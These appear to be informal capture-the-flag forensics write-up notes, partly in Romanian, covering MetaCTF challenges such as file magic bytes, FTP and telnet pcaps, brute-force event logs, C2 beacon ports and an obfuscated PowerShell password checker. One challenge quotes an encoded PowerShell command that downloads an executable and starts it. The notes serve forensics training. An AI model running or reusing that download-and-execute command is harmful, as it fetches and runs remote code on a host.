Magic in the Hex (solved)

Input doar text

Sometimes in forensics, we run into files that have odd or unknown file extensions. In these cases, it's helpful to look at some of the file format signatures to figure out what they are. We use something called "magic bytes" which are the first few bytes of a file.

What is the ASCII representation of the magic bytes for a VMDK file? The flag format will be 3-4 letters (there are two correct answers).

Flag **4B 44 4D 56** [KDMV]

My logs know what you did(solved)

Input doar text

While investigating an incident, you identify a suspicious powershell command that was run on a compromised system ... can you figure out what it was doing?

C:\Windows\System32\WindowsPowershell\v1.0\powershell.exe -noP -sta -w 1 -enc TmV3LU9iamVjdCBTeXN0ZW0uTmV0LldlYkNsaWVudCkuRG93bmxvYWRGaWxlKCdodHRwOi8vTWV0YUNURntzdXBlcl9zdXNfc3Q0Z2luZ19zaXRlX2QwdF9jMG19L19iYWQuZXhlJywnYmFkLmV4ZScpO1N0YXJ0LVByb2Nlc3MgJ2JhZC5leGUn

Mod de lucru:

Base64 decode de string-ul ala de dupa powershell si se vede flag-ul in site-ul respectiv

I just wanna run(solved)

Input incident\_17

Our security team has identified evidence of ransomware deployment staging in the network. We’re trying to contain and remediate the malicious operator’s deployment staging and access before the operator successfully spreads and executes ransomware within the environment. We’ve recovered some of the operator’s [staging scripts and files](https://metaproblems.com/57fc877af48ad294da5e527eca2649a5/incident017.zip). Can you help identify which user account’s credentials the operator had compromised and is planning to use to execute the ransomware?

The flag format will be METAL\xxxxx

Look for the execute command inside the bat files and that is the flag

Sharing files and passwords(Solved)

Input: pcap file containing communications ftp\_challenge.pcapng

FTP servers are made to share files, but if its communications are not encrypted, it might be sharing passwords as well. The password in [this pcap](https://metaproblems.com/2dd6443361555f266a8c2f54c50d01e9/ftp_challenge.pcapng) to get the flag

The password can be seen in one of the communications

Still Believe in Magic (solved)

Input archive with file

We found [an archive with a file in it](https://metaproblems.com/f03e38955de03e3d860d32dfd20b132f/magic.tar.gz), but there was no file extension so we're not sure what it is. Can you figure out what kind of file it is and then open it?

Open the file with a hex editor see that the first bytes are PK and that means it’s an archive extract se txt and that is the flag

Et tu, Hacker? (Solved)

Input: bruteforce evtx

The law firm of William, Ian, Laura, and Lenny (WILL for short) has just been the victim of an attempted cyber attack. Someone tried to brute force the login for one of their employees. They have the [event logs](https://metaproblems.com/aa50297520b4159c83a31f5fe8f9cdeb/bruteforce.evtx) of the incident, and were wondering if you could tell them which user was targeted. Flag is in the form of MetaCTF{}.

Look at the login events and see that there are a lot of events with unsuccessful logins for a user so that is who is being bruteforced

Easy as it (TCP) Streams(solved)

Input: easy\_as\_it\_streams.pcapng

Caleb was designing a problem for MetaCTF where the flag would be in the telnet plaintext. Unfortunately, he accidentally stopped the [packet capture](https://metaproblems.com/46dc63e7dbfa1ca757a459063dff0959/easy_as_it_streams.pcapng) right before the flag was supposed to be revealed. Can you still find the flag? Note: You'll need to decrypt in CyberChef rather than using a command line utility.

You look for the message and private key and then the password used in the command, use cyberchef with pgp decryption to decrypt the payload and then use gunzip and you get the flag

Pattern of Life (solved)

Input pattern\_of\_life.pcapng

Hackers have breached our network. We know they are there, hiding in the shadows as users continue to browse the web like normal. As a threat hunter, your job is to constantly be searching our environment for any signs of malicious behavior.

Today you just received [a packet capture (pcap)](https://static.metaproblems.com/2a641db1c19526efb7e0c99004ccba0d/pattern_of_life.pcapng) from a user's workstation. We think that an attacker may have compromised the user's machine and that the computer is beaconing out to their command and control (C2) server. Based on some other logs, we also think the attacker was \*not\* using a fully encrypted protocol and also did not put much care into making their C2 server look like a normal website. Your task? We'd like you to submit the port number that the C2 server is listening on in the form of MetaCTF{portnumber} as the flag.

Look for a suspicious port 8080 has some weird traffic

Carver (unsolved yet):

Input memdmp la ram

Mod de lucru (cel mai probabil) Windbg (dar nu e nimic in memorie si e c# procesul deci cel mai ok e sa faci

Okay the more we look into this adversary in our networks, the more we realize we need to step up our analysis game. Additionally, our company's senior management are demanding we provide them more details. Are we hacked? What's the damage? What did the hacker do on the compromised machines?

Let's dive into that last question some more. We've taken [a process dump of the infected process](https://metaproblems.com/f375cac9432877ac046c0d2a2a39b156/the_carver.7z) for you. It seems that the attacker tasked their beacon to perform 4 different actions on the host. If you can extract out their payloads, then you'll find a special mark the attacker left behind (it is surrounded by MetaCTF{} so it will be obvious when you find it). While it won't be easy, we have faith that you're up to the task!

Far From The Weakest Shell

We've recovered a [weird looking powershell script](https://metaproblems.com/316ff65c92665c96b2c0987bed33eaba/script.7z). Could you take a look at it for us and see if you can figure out how to make it work? It keeps mentioning something about a "flag"; maybe you can get something out of it...

The password to the zip file is "Chiapet1".


How to do:

We examine the script it is one line long.

We look at the beginning and the end of the script we see [ruNtimE.iNTErOpServiCes.mARSHaL]::pTRtOSTRINgUnI( [RUnTiME.INteroPSERVIceS.mArsHAL]::sEcUrEsTrINgTOgLObalaLLoCUNICodE(

These are conversion scripts not execution so we look at the end and no execution there either.

We run the script and we get another obfuscated script



We see that many of the strings are obfuscated by a switching type obfuscation. We can peak at what some functions are by running that part of the program so If you run

"{2}{0}{1}{3}{4}"-f'a','g for yo','No fl','u','.'

You get

No flag for you.

We then put it in a debugger and see the following things.

The program expects a 39 letter password. It splits the password in 3 parts and then based on 3 hardcoded hashes it searches for matching registry values in HKEY\_LOCAL\_MACHINE\SOFTWARE\Classes that it then hashes and compares to the hardcoded one, then it does some operations to it and then base64. Fortunately we don’t need to worry about that as our reverse mechanism only focuses on the next part which is it takes part of the input adds a code to it and then compares it to the base64 value we talked about above.

So for decrypting the first part we just do:

code1=[-7,-39,-16,18,-12,0,7,-34,-5,-62,-38,-11,1,-3,-17,-53,-18,-19,46,58]

key="M0FBMUU3M0NFNEREQTkwOTY1REE1QjczNTM2NzQ1RjhEQzQwMTdFRkFBREVCRjRDODhERTQ4NDk3MDdFNDExRA=="

for i in range(len(code1)):

print(chr(ord(key[i])-code1[i]))

We then figure out that part is base64 and get the first part of the flag.

Repeating the same procedure for the next flag parts gives us the whole flag.